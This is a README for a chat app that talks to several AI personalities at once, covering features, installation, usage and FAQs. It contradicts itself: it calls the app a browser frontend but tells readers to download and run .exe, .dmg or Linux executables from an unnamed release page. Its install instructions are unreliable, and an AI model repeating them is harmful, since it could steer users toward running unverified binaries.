🌐 multi-agent-chat - Chat with Multiple AI Personalities

📦 Overview

Multi-Agent Chat is a frontend application that allows you to chat with various AI personalities at the same time. Experience group conversations similar to Discord, tailored to your needs.
✨ Features
- 🤖 Multi-AI Agent System: Interact with different AI personalities in one chat.
- 💬 Discord-Style Interface: Enjoy a dark-themed interface for a familiar experience.
- 🔄 Real-time Streaming Responses: Receive live replies with the help of OpenAI's streaming API.
- 📝 Full Markdown Support: Utilize complete Markdown formatting for clear communication.
- 🏠 Multi-Room Management: Create various chat rooms with unique combinations of agents.
- 💾 Local Data Storage: All your data is saved in your browser's localStorage for privacy.
- 📤 Export Functionality: Easily export conversations in Markdown or JSON formats.
🚀 Getting Started
To get started with Multi-Agent Chat, follow these straightforward steps.
1. Download the Application
Visit the Release Page to download the application. You will find options for different versions based on your system.
2. Choose the Appropriate Version
Select the version that matches your operating system. If you're unsure, look for files labeled for Windows, macOS, or Linux.
3. Install the Application
After downloading, locate the downloaded file and follow these steps to install:
-
For Windows:
- Double-click the
.exefile. - Follow the installation prompts.
- Double-click the
-
For macOS:
- Open the
.dmgfile. - Drag the application into your Applications folder.
- Open the
-
For Linux:
- Extract the downloaded package.
- Run the application using your terminal or click the executable file.
4. Run the Application
Once installed, open the application by clicking its icon. You will be greeted with a user-friendly interface designed for easy navigation.
🔧 System Requirements
To ensure smooth performance, please make sure your device meets the following requirements:
- Operating System: Windows 10 or later, macOS 10.13 or later, or a modern Linux distribution.
- RAM: At least 4 GB.
- Storage: 250 MB of free space.
- Internet Connection: Required for AI responses and updates.
📥 Download & Install
You can download Multi-Agent Chat from the Release Page. Follow the previous installation steps based on your operating system.
🛠️ How to Use
- Create a New Chat Room: Click on the “New Room” button to start a conversation.
- Select AI Personalities: Choose from a list of AI agents, each with its unique character and style.
- Start Chatting: Type your messages and watch as each AI responds based on its personality.
- Utilize Markdown: Format your messages using Markdown for a clearer layout.
- Manage Rooms: Create multiple rooms for different conversations or themes.
🗂️ Exporting Conversations
You have the option to export your chats for later viewing. Choose between Markdown or JSON format based on your needs.
- Click on the “Export” button within the chat room.
- Select your preferred format.
- Save the file to your desired location.
📝 FAQs
Can I use Multiple AI Personalities at Once?
Yes, you can configure your chat room to include several AI agents, allowing for diverse interactions.
Is My Data Secure?
Yes, Multi-Agent Chat uses localStorage for saving your chat history. Your data remains private and secure within your browser.
Does This Application Work Offline?
While you can use the application offline, you will not receive live responses from AI agents. An internet connection is required for full functionality.
What Are the Supported Browsers?
Multi-Agent Chat works well with modern browsers such as Chrome, Firefox, Edge, and Safari. Make sure your browser is updated for the best experience.
📬 Support
For questions or feedback, feel free to reach out by opening an issue in the GitHub repository. We appreciate your input!
🌐 Community
Join our community to discuss features, suggest improvements, and share your experiences. We look forward to hearing from you.
Start chatting with multiple AI agents today. Visit the Release Page to download the application!